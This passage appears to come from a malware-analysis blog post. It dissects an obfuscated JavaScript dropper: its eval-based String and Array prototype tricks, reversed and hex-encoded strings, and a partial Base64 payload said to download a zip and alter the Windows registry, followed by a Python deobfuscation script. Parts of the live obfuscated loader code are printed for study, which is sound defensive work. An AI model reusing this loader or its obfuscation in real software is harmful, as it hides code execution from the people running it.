        <span class="k">for</span> <span class="p">(</span><span class="kd">var</span> <span class="nx">p</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span> <span class="nx">p</span> <span class="o">&lt;</span> <span class="nx">m3MorYkAd</span><span class="p">[</span><span class="mi">2</span><span class="p">].</span><span class="nx">length</span><span class="p">;</span> <span class="nx">p</span><span class="o">++</span><span class="p">)</span> <span class="p">{</span>
            <span class="nb">eval</span><span class="p">(</span><span class="nx">m3MorYkAd</span><span class="p">[</span><span class="mi">2</span><span class="p">][</span><span class="nx">p</span><span class="p">]);</span>
        <span class="p">}</span>
    <span class="p">}</span>
<span class="p">];</span>

<span class="dl">""</span><span class="p">.</span><span class="kc">undefined</span><span class="p">(</span><span class="nx">m3MorYkAd</span><span class="p">,</span> <span class="nx">oMut1</span><span class="p">);</span>

<span class="nb">Array</span><span class="p">.</span><span class="nx">prototype</span><span class="p">.</span><span class="err">\</span><span class="nx">u006B</span><span class="err">\</span><span class="nx">u0034</span><span class="err">\</span><span class="nx">u0052</span><span class="err">\</span><span class="nx">u0064</span><span class="err">\</span><span class="nx">u0033</span> <span class="o">=</span> <span class="dl">"</span><span class="se">\</span><span class="s2">x6D</span><span class="se">\</span><span class="s2">x33</span><span class="se">\</span><span class="s2">x4D</span><span class="se">\</span><span class="s2">x6F</span><span class="se">\</span><span class="s2">x72</span><span class="se">\</span><span class="s2">x59</span><span class="se">\</span><span class="s2">x6B</span><span class="se">\</span><span class="s2">x41</span><span class="se">\</span><span class="s2">x64</span><span class="se">\</span><span class="s2">x20</span><span class="se">\</span><span class="s2">x3D</span><span class="se">\</span><span class="s2">x20</span><span class="se">\</span><span class="s2">x5B</span><span class="se">\</span><span class="s2">x65</span><span class="se">\</span><span class="s2">x76</span><span class="se">\</span><span class="s2">x61</span><span class="se">\</span><span class="s2">x6C</span><span class="se">\</span><span class="s2">x2C</span><span class="se">\</span><span class="s2">x20</span><span class="se">\</span><span class="s2">x6D</span><span class="se">\</span><span class="s2">x33</span><span class="se">\</span><span class="s2">x4D</span><span class="se">\</span><span class="s2">x6F</span><span class="se">\</span><span class="s2">x72</span><span class="se">\</span><span class="s2">x59</span><span class="se">\</span><span class="s2">x6B</span><span class="se">\</span><span class="s2">x41</span><span class="se">\</span><span class="s2">x64</span><span class="se">\</span><span class="s2">x5B</span><span class="se">\</span><span class="s2">x34</span><span class="se">\</span><span class="s2">x5D</span><span class="se">\</span><span class="s2">x28</span><span class="se">\</span><span class="s2">x29</span><span class="se">\</span><span class="s2">x2C</span><span class="se">\</span><span class="s2">x20</span><span class="se">\</span><span class="s2">x5B</span><span class="se">\</span><span class="s2">x6D</span><span class="se">\</span><span class="s2">x33</span><span class="se">\</span><span class="s2">x4D</span><span class="se">\</span><span class="s2">x6F</span><span class="se">\</span><span class="s2">x72</span><span class="se">\</span><span class="s2">x59</span><span class="se">\</span><span class="s2">x6B</span><span class="se">\</span><span class="s2">x41</span><span class="se">\</span><span class="s2">x64</span><span class="se">\</span><span class="s2">x5B</span><span class="se">\</span><span class="s2">x31</span><span class="se">\</span><span class="s2">x5D</span><span class="se">\</span><span class="s2">x5B</span><span class="se">\</span><span class="s2">x31</span><span class="se">\</span><span class="s2">x5D</span><span class="se">\</span><span class="s2">x5D</span><span class="se">\</span><span class="s2">x5D</span><span class="se">\</span><span class="s2">x3B</span><span class="dl">"</span><span class="p">;</span>
<span class="nx">m3MorYkAd</span><span class="p">[</span><span class="mi">3</span><span class="p">][</span><span class="mi">1</span><span class="p">][</span><span class="dl">'</span><span class="s1">epyTatad</span><span class="dl">'</span><span class="p">.</span><span class="nx">mouse</span><span class="p">()]</span> <span class="o">=</span> <span class="dl">'</span><span class="s1">46esab.nib</span><span class="dl">'</span><span class="p">.</span><span class="nx">mouse</span><span class="p">();</span>

<span class="nb">eval</span><span class="p">(</span><span class="dl">'</span><span class="s1">var tmx = [[].s0fStu].om0l4d3("g", "R", "d")</span><span class="dl">'</span><span class="p">);</span>
<span class="p">[</span><span class="dl">'</span><span class="s1">m3MorYkAd[3][1]["text</span><span class="se">\</span><span class="s1">"] = tmx;m3MorYkA{0}d3;m3MorYkA{1}m3MorYkA{2}]());</span><span class="dl">'</span><span class="p">].</span><span class="nx">om0l4d3</span><span class="p">(</span><span class="dl">'</span><span class="s1">d[2][3] = [].k4R</span><span class="dl">'</span><span class="p">,</span> <span class="dl">'</span><span class="s1">d[5]();eval(m3MorYkAd[1][</span><span class="dl">'</span><span class="p">,</span> <span class="dl">'</span><span class="s1">d[2]</span><span class="dl">'</span><span class="p">).</span><span class="nx">proc</span><span class="p">();</span>


</code></pre></div></div>
<p><em>Malicous code 1: Sample</em></p>

<h2 id="explanation-of-the-code">Explanation of the Code</h2>

<h3 id="summary-table">Summary Table</h3>

<table>
  <thead>
    <tr>
      <th>Code Section</th>
      <th>Purpose</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">String["prototype"].proc</code></td>
      <td>Allows arbitrary code execution by evaluating string content.</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">String["prototype"]["undefined"]</code></td>
      <td>Copies elements from one array to another, obscuring functionality.</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">String.prototype.mp3</code></td>
      <td>Constructs a string in reverse order, potentially executing malicious code.</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">Variable \u006D\u0033\u004D\u006F\u0072\u0059\u006B\u0041\u0064</code></td>
      <td>Contains various strings, possibly used for further manipulation.</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">Array.prototype.om0l4d3</code></td>
      <td>Uses regex to find and replace patterns within strings.</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">Array.prototype.s0fStu</code></td>
      <td>Stores obfuscated strings which might be processed later for malicious intent.</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">eval</code> function calls</td>
      <td>Executes dynamically constructed code, allowing for the execution of potentially harmful scripts.</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">oMut1</code></td>
      <td>An array containing operations that execute functions for further manipulation of strings and potential code execution.</td>
    </tr>
  </tbody>
</table>

<p><em>Table 1: Summary Table of the code majority functions and purpose</em></p>

<h3 id="detailed-code-analysis">Detailed Code Analysis</h3>

<ol>
  <li>
    <p><strong>Modification of String Prototype</strong>:
The line <code class="language-plaintext highlighter-rouge">String["prototype"].proc = function() { eval(this.toString()); };</code> defines a new method <code class="language-plaintext highlighter-rouge">proc</code> on the String prototype that evaluates the string content when called. This can lead to arbitrary code execution.</p>
  </li>
  <li>
    <p><strong>Dynamic Function Creation</strong>:
The second function defined in the prototype appears to manipulate arrays. It takes two parameters, <code class="language-plaintext highlighter-rouge">xx</code> and <code class="language-plaintext highlighter-rouge">xy</code>, and copies the first three elements from <code class="language-plaintext highlighter-rouge">xy</code> to <code class="language-plaintext highlighter-rouge">xx</code>, starting from the fourth position. This might be used to obscure some functionality or manipulate data.</p>
  </li>
  <li>
    <p><strong>Obfuscation</strong>:
The code uses various obfuscation techniques, such as hexadecimal and Unicode encoding. For example, the string <code class="language-plaintext highlighter-rouge">"\x75\x6E\x64\x65\x66\x69\x6E\x65\x64"</code> represents the word <code class="language-plaintext highlighter-rouge">undefined</code>. Such practices are typical in malicious scripts to hide their true intentions.</p>
  </li>
  <li>
    <p><strong>String Manipulation</strong>:</p>

    <div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code>     <span class="nb">String</span><span class="p">.</span><span class="err">\</span><span class="nx">u0070</span><span class="err">\</span><span class="nx">u0072</span><span class="err">\</span><span class="nx">u006F</span><span class="err">\</span><span class="nx">u0074</span><span class="err">\</span><span class="nx">u006F</span><span class="err">\</span><span class="nx">u0074</span><span class="err">\</span><span class="nx">u0079</span><span class="err">\</span><span class="nx">u0070</span><span class="err">\</span><span class="nx">u0065</span><span class="p">.</span><span class="err">\</span><span class="nx">u006D</span><span class="err">\</span><span class="nx">u006F</span><span class="err">\</span><span class="nx">u0075</span><span class="err">\</span><span class="nx">u0073</span><span class="err">\</span><span class="nx">u0065</span> <span class="o">=</span> <span class="p">{</span>
         <span class="na">mp3</span><span class="p">:</span> <span class="kd">function</span><span class="p">()</span> <span class="p">{</span>
             <span class="kd">var</span> <span class="nx">d</span> <span class="o">=</span> <span class="dl">""</span><span class="p">;</span>
             <span class="k">for</span> <span class="p">(</span><span class="kd">var</span> <span class="nx">i</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span> <span class="nx">i</span> <span class="o">&lt;</span> <span class="k">this</span><span class="p">.</span><span class="nx">toString</span><span class="p">().</span><span class="nx">length</span><span class="p">;</span> <span class="nx">i</span><span class="o">++</span><span class="p">)</span> <span class="p">{</span>
                 <span class="nx">d</span> <span class="o">=</span> <span class="nb">eval</span><span class="p">(</span><span class="dl">"</span><span class="s2">var cd = this.toString().substr(i, 1);cd;</span><span class="dl">"</span><span class="p">)</span> <span class="o">+</span> <span class="nx">d</span><span class="p">;</span>
             <span class="p">}</span>
             <span class="k">return</span> <span class="nx">d</span><span class="p">;</span>
         <span class="p">}</span>
     <span class="p">}.</span><span class="nx">mp3</span><span class="p">;</span>
</code></pre></div>    </div>
  </li>
</ol>

<p>This method constructs a string in reverse, leveraging eval, which can be used to execute code dynamically.</p>

<ol>
  <li>
    <p><strong>Array Manipulation</strong>:</p>

    <div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code>         <span class="kd">var</span> <span class="err">\</span><span class="nx">u006D</span><span class="err">\</span><span class="nx">u0033</span><span class="err">\</span><span class="nx">u004D</span><span class="err">\</span><span class="nx">u006F</span><span class="err">\</span><span class="nx">u0072</span><span class="err">\</span><span class="nx">u0059</span><span class="err">\</span><span class="nx">u006B</span><span class="err">\</span><span class="nx">u0041</span><span class="err">\</span><span class="nx">u0064</span> <span class="o">=</span> <span class="p">[</span>
         <span class="kc">null</span><span class="p">,</span>
         <span class="p">(</span>
             <span class="dl">"</span><span class="se">\</span><span class="s2">x43</span><span class="se">\</span><span class="s2">x72</span><span class="se">\</span><span class="s2">x65</span><span class="se">\</span><span class="s2">x61</span><span class="se">\</span><span class="s2">x74</span><span class="se">\</span><span class="s2">x65</span><span class="se">\</span><span class="s2">x4F</span><span class="se">\</span><span class="s2">x62</span><span class="se">\</span><span class="s2">x6A</span><span class="se">\</span><span class="s2">x65</span><span class="se">\</span><span class="s2">x63</span><span class="se">\</span><span class="s2">x74</span><span class="dl">"</span> <span class="o">+</span> 
             <span class="dl">"</span><span class="s2">txeTdaeR|</span><span class="dl">"</span><span class="p">.</span><span class="nx">mouse</span><span class="p">()</span> <span class="o">+</span> 
             <span class="dl">"</span><span class="s2">|undefined|</span><span class="dl">"</span> <span class="o">+</span> 
             <span class="dl">"</span><span class="se">\</span><span class="s2">x61</span><span class="se">\</span><span class="s2">x64</span><span class="se">\</span><span class="s2">x6F</span><span class="se">\</span><span class="s2">x64</span><span class="se">\</span><span class="s2">x62</span><span class="se">\</span><span class="s2">x2E|</span><span class="dl">"</span> <span class="o">+</span> 
             <span class="dl">"</span><span class="s2">noitisoP|</span><span class="dl">"</span> <span class="o">+</span> 
             <span class="dl">"</span><span class="s2">teSrahC</span><span class="dl">"</span><span class="p">.</span><span class="nx">mouse</span><span class="p">()</span>
         <span class="p">).</span><span class="nx">split</span><span class="p">(</span><span class="dl">"</span><span class="s2">|</span><span class="dl">"</span><span class="p">).</span><span class="nx">concat</span><span class="p">(</span><span class="dl">"</span><span class="s2">epyT</span><span class="dl">"</span><span class="p">.</span><span class="nx">mouse</span><span class="p">(),</span> <span class="dl">"</span><span class="s2">nepO</span><span class="dl">"</span><span class="p">.</span><span class="nx">mouse</span><span class="p">())</span>
         <span class="p">];</span>
</code></pre></div>    </div>
  </li>
</ol>

<p>This variable is defined as an array that contains various strings, some of which are reversed or obfuscated. The use of <strong>.mouse()</strong> suggests that the script may have additional methods that are not shown in this snippet yet but we will dive deeper later.</p>

<ol>
  <li>
    <p><strong>Regular Expressions and Replacement:</strong>:</p>

    <div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
         <span class="kd">var</span> <span class="nx">exp</span> <span class="o">=</span> <span class="sr">/{</span><span class="se">(\d</span><span class="sr">+</span><span class="se">)</span><span class="sr">}/g</span><span class="p">;</span>
         <span class="nb">Array</span><span class="p">.</span><span class="nx">prototype</span><span class="p">.</span><span class="nx">om0l4d3</span> <span class="o">=</span> <span class="kd">function</span><span class="p">()</span> <span class="p">{</span>
         <span class="kd">var</span> <span class="nx">hYiUrF</span> <span class="o">=</span> <span class="err">\</span><span class="nx">u0061</span><span class="err">\</span><span class="nx">u0072</span><span class="err">\</span><span class="nx">u0067</span><span class="err">\</span><span class="nx">u0075</span><span class="err">\</span><span class="nx">u006D</span><span class="err">\</span><span class="nx">u0065</span><span class="err">\</span><span class="nx">u006E</span><span class="err">\</span><span class="nx">u0074</span><span class="err">\</span><span class="nx">u0073</span><span class="p">;</span>
         <span class="k">return</span> <span class="k">this</span><span class="p">[</span><span class="mi">0</span><span class="p">][</span><span class="dl">"</span><span class="s2">replace</span><span class="dl">"</span><span class="p">](</span><span class="nx">exp</span><span class="p">,</span> <span class="kd">function</span><span class="p">(</span><span class="nx">k3tTlE0</span><span class="p">,</span> <span class="nx">k3tTlE1</span><span class="p">)</span> <span class="p">{</span>
             <span class="k">try</span> <span class="p">{</span>
                 <span class="k">return</span> <span class="nx">hYiUrF</span><span class="p">[</span><span class="nx">k3tTlE1</span><span class="p">];</span>
             <span class="p">}</span> <span class="k">catch</span> <span class="p">(</span><span class="nx">ex</span><span class="p">)</span> <span class="p">{</span>
                 <span class="k">return</span> <span class="nx">k3tTlE0</span><span class="p">;</span>
             <span class="p">}</span>
         <span class="p">});</span>
         <span class="p">}</span>
</code></pre></div>    </div>

    <p>This method leverages regex to find patterns and replaces them based on a lookup in the <strong>hYiUrF</strong> variable.</p>
  </li>
</ol>

<h2 id="code-obfuscation">Code Obfuscation</h2>

<p>The code passes a huge obfuscated string to <code class="language-plaintext highlighter-rouge">Array.prototype.s0fStu</code>. I have provided a snippet here for context. The huge obfuscated file carries the actual malicious intent, which needs to be analysed and deobfuscated.</p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
    <span class="nb">Array</span><span class="p">.</span><span class="nx">prototype</span><span class="p">.</span><span class="nx">s0fStu</span> <span class="o">=</span> <span class="dl">'</span><span class="s1">{2}mFyIG5lbTQ0Ow0K{2}mFyIGxvbm{2}UZXh0ID0{0}IlVFc0{1}CQlEhPi1DIT4tZ0khPi1Fc0x{1}VmshPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi0hPi1VIT4tIT4tIT4tIT4tVFVWVVFTMUpUa1l2VFVGT1NVWkZVMVF1VFVhTmtF{1}kx4{1}CE+LVFoZStCL0ljNTZt{1}ml1MXBjZTF1TG5x{2}3JJckkzbV{1}SWm1wb21OVW1SL252alhuUkZSSmpM{2}lBmbVkyWmFjbWF2WThKbkhhTHhyb1pT{1}kp4{2}DNEZGxNMUhYYThoYU5xL0VKV2{1}OMEpTMH{2}1{2}mxNNzhXeGN1cUts{1}V{2}hempaQnVxc2hzYUh5UW{1}L{1}1hDYT{0}1Wml4IT4tZEtmUTNXeUxPNHhLUk{0}3TDEveFhOUmlZSEN{1}UjhjWVpYNz{1}raVpMS1c5{1}HlOV25N{1}1JHOStzU1JvSEpi{2}k1LUy9FU3BUL2cyWFMrTVA5{1}S9iTHhwen{1}zTm0yN2MzOVV3MH{1}HWWVITStIZFchPi10UyE+LXltbEZkQ2MvSmovMEpHMUM4aGNzN0{2}LczYrQk{2}qb0tkelJLTDI1TmlPbHhkcHh4OW{2}GUVN3Y0lKcklvVU8wIT4tIT4tIT4tQ2EhPi1{1}IT4tIT4tVUVz{1}EJCUSE+LUMhPi1nSSE+LUVzTFFWayE+LSE+LSE+LSE+LSE+LSE+LSE+LSE+LSE+LSE+LSE+LSE+LSE+LSE+LSE+LVEhPi0hPi0hPi0hPi1ZMkZ5VE{2}G{2}FltOHZ{1}UzVqYk{2}GemM5VlplV0JVMWZVK2I1bDVNMkchPi0r{2}0poanl4YVNkZ2lvQ3{2}H{1}UlpIT4t{1}VFoQ0UhPi1oYk{2}KSUIhPi1p{1}Up5WVJObEJnQ3Nnb1NFTUlpaThCQkZnMEpUQ0poODE2MUxWMjBpOWJhMW1wTD{2}kN2F2Y1Vs{2}is5T0VwYUsvZj{0}zNUp2MzNyM3YzbnVXNzU1ej{2}u{1}DFpL09YaUtpZllmbm9SWXVv{2}nQ1SDIzMzBJNE5pcG84ZDMzZH{2}uL3Y2OUIxbGtK{1}WJvSTFVN2xDQlFWWkM0aFNEbW1V{1}kM4Y0ZGOC9OVH{2}vV0JPaCtXaHhEWVpJeE5JSitH{1}VBYNlBzQjZrYmwr{2}T{2}QQnZt{1}1pPWG01T1{2}FaCtGMmZpZzhja1U0Vk{2}SUW40VFVjUXVEUz{1}OSnVj{1}z{0}rVW5wNGNLY3ZQbkppVjlx{1}2xtY2s1c2{1}La3lPb1NJNmJWQmN3aTF2VEppN01KUVZUazZjYmxDYmh1YWMvS1FKeGVHQz{1}qIT4t{1}2{0}0S0xr{2}08wbm40IT4tWm{1}Meml3{2}Xp{1}cU56Y2tN{1}3{1}ZeSttUmNLSjZYblp5MEtoUU1Ha2Q4Z2IyaEpjVCE+LVhnaG1wQm9uL1hpU0{2}CbE9tUVo2{1}U{2}TbUpxVE{0}wT3UweXFGWF{1}rcWtUUmkzUENoV0VjL0x6TU{1}4SG0rSXhHQ3EvT0J5Zzl5Zz{2}{1}{1}WZJcnczWTN5IT4tN0lUVXhKVUNINlJ0NjJlOEY2Q0oxanFGaDlMNGVWQmFnQ0NWIT4tM0J2{1}1{1}{1}{2}lFIK21VZmhV{1}zJFbFhNVDJVOVJjVnp5MktXaWQhPi1KK2k2UWJGTmttZ05KNF{2}DTUpnZT{0}5Un{1}mcHJuVUZLIT4tWm1oZD{2}ZVHBpVk5pYU{1}wZDFTNTZ6YUZubXJTSnFueUxOcmNZWXZJQ21EVGJvUUV{1}WW{0}0c25uIT4tSDk4MFlxZlc4ZnFzS1{2}{1}Nnh{1}eWNETklWUy9r{2}lNxWVU1NFZDaEZpZHhCb3{2}5a3ZwcmNTcjlNTV{2}4IT4tTlZ{1}{1}zMwM1Z0OUJacys4M09LaUJWSCtSUjN3VjkzNX{1}3{1}Dloaj{1}4eUMwSUZoYUZSZ2FMUW{2}Q{2}U{0}1bV{1}GeXhj{1}VVNYjZK{1}SE+LWZZ{2}ktEYnEzVW{1}TYlBrKytnK3hUSElMbmpibCs4bE{2}PUVMyQzJkbGp{1}eXZHNVJT{1}lEzbWh{1}cjFhZDYzY1VlMkkrel{1}UWWJ6TjFQSl{2}YVWNZMVB0T1p2a2ZySjVPWi9YWCszcis1eH{1}</span><span class="dl">'</span><span class="p">;</span>
</code></pre></div></div>

<p>At this phase, the next step is to think about how to uncover the obfuscated strings. This involves extracting the obfuscated string from <strong>Array.prototype.s0fStu</strong> and analysing the meaning of the placeholders <strong>{0}, {1}, and {2}</strong> to understand their dynamic replacements. Pattern recognition should be employed to identify repeated elements or common functions that reveal underlying functionality. Additionally, attempts should be made to decode any encoded portions, particularly looking for Base64 encoding.</p>

<p>Nevertheless, basic python code can be beneficial for this analysis. While CyberChef can be used to decode the actual code, Python is preferred due to the understanding of the encoding patterns. It is more efficient to use the <strong>import re</strong> and <strong>import base64</strong> libraries at this stage. However, CyberChef remains a viable alternative for those who prefer a graphical interface for decoding tasks.</p>

<h2 id="cyber-cheff">Cyber Cheff</h2>

<p>The base64 encoded text appears to contain a script that is related to downloading and executing potentially malicious code. It includes operations such as downloading a zip file from a URL, extracting its contents, and making changes to the Windows registry. This script could potentially be related to malware or malicious activity. If you have encountered this code and suspect it to be malicious, it is advisable to take appropriate security measures and seek assistance from a professional to mitigate any potential risks as shown in Fig 2 below.</p>

<p><img src="/assets/images/javascripts-analysis/cyberchef.png" alt="Fig 2: CyberChef Analysis" /></p>

<p><em>Fig 2: CyberChef Analysis</em></p>

<p>Nevertheless, as discussed previously, we will use straightforward Python code to decode this for better analysis, given our familiarity with the code and obfuscation techniques.</p>

<h2 id="python-code-deobfuscation-analysis">Python Code: Deobfuscation Analysis</h2>

<p>The following Python code will be used for deobfuscation analysis. This process aims to simplify and clarify the encoded or obfuscated code for better understanding. By utilising familiar techniques, we can effectively decode the script and identify any potentially harmful components. This analysis is crucial for cybersecurity assessments, especially when dealing with suspected malicious code.</p>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
    <span class="k">import</span> <span class="nx">re</span>
    <span class="k">import</span> <span class="nx">base64</span>

    <span class="nx">def</span> <span class="nx">reverse_string</span><span class="p">(</span><span class="nx">s</span><span class="p">):</span>
        <span class="dl">"""</span><span class="s2">Simulates the effect of the `.mouse()` function in JavaScript, which reverses strings.</span><span class="dl">"""</span>
        <span class="k">return</span> <span class="nx">s</span><span class="p">[::</span><span class="o">-</span><span class="mi">1</span><span class="p">]</span>

    <span class="nx">def</span> <span class="nx">replace_placeholders</span><span class="p">(</span><span class="nx">s</span><span class="p">):</span>
        <span class="dl">"""</span><span class="s2">Replaces placeholders {0}, {1}, and {2} with their corresponding values.</span><span class="dl">"""</span>
        <span class="err">#</span> <span class="nx">These</span> <span class="nx">values</span> <span class="nx">come</span> <span class="k">from</span> <span class="nx">the</span> <span class="nx">original</span> <span class="nx">JavaScript</span> <span class="nx">logic</span>
        <span class="nx">placeholder_values</span> <span class="o">=</span> <span class="p">{</span>
            <span class="dl">"</span><span class="s2">{0}</span><span class="dl">"</span><span class="p">:</span> <span class="dl">"</span><span class="s2">g</span><span class="dl">"</span><span class="p">,</span>
            <span class="dl">"</span><span class="s2">{1}</span><span class="dl">"</span><span class="p">:</span> <span class="dl">"</span><span class="s2">R</span><span class="dl">"</span><span class="p">,</span>
            <span class="dl">"</span><span class="s2">{2}</span><span class="dl">"</span><span class="p">:</span> <span class="dl">"</span><span class="s2">d</span><span class="dl">"</span>
        <span class="p">}</span>
        <span class="k">for</span> <span class="nx">key</span><span class="p">,</span> <span class="nx">value</span> <span class="k">in</span> <span class="nx">placeholder_values</span><span class="p">.</span><span class="nx">items</span><span class="p">():</span>
            <span class="nx">s</span> <span class="o">=</span> <span class="nx">s</span><span class="p">.</span><span class="nx">replace</span><span class="p">(</span><span class="nx">key</span><span class="p">,</span> <span class="nx">value</span><span class="p">)</span>
        <span class="k">return</span> <span class="nx">s</span>

    <span class="nx">def</span> <span class="nx">decode_hex</span><span class="p">(</span><span class="nx">encoded_str</span><span class="p">):</span>
        <span class="dl">"""</span><span class="s2">Attempts to decode a hexadecimal string.</span><span class="dl">"""</span>
        <span class="k">try</span><span class="p">:</span>
            <span class="k">return</span> <span class="nx">bytes</span><span class="p">.</span><span class="nx">fromhex</span><span class="p">(</span><span class="nx">encoded_str</span><span class="p">).</span><span class="nx">decode</span><span class="p">(</span><span class="dl">'</span><span class="s1">utf-8</span><span class="dl">'</span><span class="p">)</span>
        <span class="nx">except</span> <span class="nx">ValueError</span><span class="p">:</span>
            <span class="k">return</span> <span class="nx">encoded_str</span>  <span class="err">#</span> <span class="nx">If</span> <span class="nx">it</span><span class="dl">'</span><span class="s1">s not valid hex, return the original string

    def decode_base64(encoded_str):
        """Attempts to decode a Base64 encoded string."""
        try:
            return base64.b64decode(encoded_str).decode(</span><span class="dl">'</span><span class="nx">utf</span><span class="o">-</span><span class="mi">8</span><span class="dl">'</span><span class="s1">)
        except Exception:
            return encoded_str  # If it</span><span class="dl">'</span><span class="nx">s</span> <span class="nx">not</span> <span class="nx">valid</span> <span class="nx">Base64</span><span class="p">,</span> <span class="k">return</span> <span class="nx">the</span> <span class="nx">original</span> <span class="nx">string</span>

    <span class="nx">def</span> <span class="nx">decode_s0fStu</span><span class="p">(</span><span class="nx">encoded_str</span><span class="p">):</span>
        <span class="dl">"""</span><span class="s2">Decodes the obfuscated s0fStu string step by step.</span><span class="dl">"""</span>
        <span class="err">#</span> <span class="nx">Step</span> <span class="mi">1</span><span class="p">:</span> <span class="nx">Replace</span> <span class="nx">the</span> <span class="nx">placeholders</span>
        <span class="nx">decoded_str</span> <span class="o">=</span> <span class="nx">replace_placeholders</span><span class="p">(</span><span class="nx">encoded_str</span><span class="p">)</span>

        <span class="err">#</span> <span class="nx">Step</span> <span class="mi">2</span><span class="p">:</span> <span class="nx">Reverse</span> <span class="nx">parts</span> <span class="nx">that</span> <span class="nx">were</span> <span class="nx">encoded</span> <span class="nx">using</span> <span class="p">.</span><span class="nx">mouse</span><span class="p">()</span> <span class="p">(</span><span class="nx">string</span> <span class="nx">reversal</span><span class="p">)</span>
        <span class="nx">reversed_parts</span> <span class="o">=</span> <span class="nx">re</span><span class="p">.</span><span class="nx">findall</span><span class="p">(</span><span class="nx">r</span><span class="dl">'</span><span class="s1">[a-zA-Z]+</span><span class="se">\</span><span class="s1">.mouse</span><span class="se">\</span><span class="s1">(</span><span class="se">\</span><span class="s1">)</span><span class="dl">'</span><span class="p">,</span> <span class="nx">decoded_str</span><span class="p">)</span>
        <span class="k">for</span> <span class="nx">part</span> <span class="k">in</span> <span class="nx">reversed_parts</span><span class="p">:</span>
            <span class="nx">original_str</span> <span class="o">=</span> <span class="nx">part</span><span class="p">.</span><span class="nx">split</span><span class="p">(</span><span class="dl">'</span><span class="s1">.</span><span class="dl">'</span><span class="p">)[</span><span class="mi">0</span><span class="p">]</span>
            <span class="nx">reversed_str</span> <span class="o">=</span> <span class="nx">reverse_string</span><span class="p">(</span><span class="nx">original_str</span><span class="p">)</span>
            <span class="nx">decoded_str</span> <span class="o">=</span> <span class="nx">decoded_str</span><span class="p">.</span><span class="nx">replace</span><span class="p">(</span><span class="nx">part</span><span class="p">,</span> <span class="nx">reversed_str</span><span class="p">)</span>
        
        <span class="err">#</span> <span class="nx">Step</span> <span class="mi">3</span><span class="p">:</span> <span class="nx">Try</span> <span class="nx">hex</span> <span class="nx">and</span> <span class="nx">Base64</span> <span class="nx">decoding</span> <span class="k">if</span> <span class="nx">applicable</span>
        <span class="nx">decoded_str</span> <span class="o">=</span> <span class="nx">decode_hex</span><span class="p">(</span><span class="nx">decoded_str</span><span class="p">)</span>
        <span class="nx">decoded_str</span> <span class="o">=</span> <span class="nx">decode_base64</span><span class="p">(</span><span class="nx">decoded_str</span><span class="p">)</span>

        <span class="k">return</span> <span class="nx">decoded_str</span>

    <span class="nx">def</span> <span class="nx">save_to_file</span><span class="p">(</span><span class="nx">data</span><span class="p">,</span> <span class="nx">filename</span><span class="p">):</span>
        <span class="dl">"""</span><span class="s2">Saves the decoded data to a file.</span><span class="dl">"""</span>
        <span class="kd">with</span> <span class="nx">open</span><span class="p">(</span><span class="nx">filename</span><span class="p">,</span> <span class="dl">'</span><span class="s1">w</span><span class="dl">'</span><span class="p">)</span> <span class="k">as</span> <span class="nx">file</span><span class="p">:</span>
            <span class="nx">file</span><span class="p">.</span><span class="nx">write</span><span class="p">(</span><span class="nx">data</span><span class="p">)</span>

        <span class="err">#</span> <span class="nx">This</span> <span class="nx">is</span> <span class="nx">the</span> <span class="nx">obfuscated</span> <span class="nx">string</span> <span class="k">from</span> <span class="nb">Array</span><span class="p">.</span><span class="nx">prototype</span><span class="p">.</span><span class="nx">s0fStu</span><span class="p">.</span> <span class="nx">For</span> <span class="nx">brevity</span><span class="p">,</span> <span class="nx">we</span> <span class="nx">are</span> <span class="nx">using</span> <span class="k">this</span> <span class="nx">small</span> <span class="nx">sample</span> <span class="nx">since</span> <span class="nx">the</span> <span class="nx">full</span> <span class="nx">obfuscated</span> <span class="nx">code</span> <span class="nx">is</span> <span class="nx">lengthy</span><span class="p">.</span> <span class="nx">However</span><span class="p">,</span> <span class="nx">we</span> <span class="nx">can</span> <span class="nx">also</span> <span class="nx">write</span> <span class="nx">a</span> <span class="nx">Python</span> <span class="nx">script</span> <span class="nx">to</span> <span class="nx">take</span> <span class="nx">input</span> <span class="k">from</span> <span class="nx">a</span> <span class="nx">text</span> <span class="nx">file</span><span class="p">.</span> <span class="nx">At</span> <span class="k">this</span> <span class="nx">time</span><span class="p">,</span> <span class="nx">we</span> <span class="nx">will</span> <span class="nx">focus</span> <span class="nx">on</span> <span class="nx">the</span> <span class="nx">samples</span> <span class="nx">provided</span><span class="p">.</span>

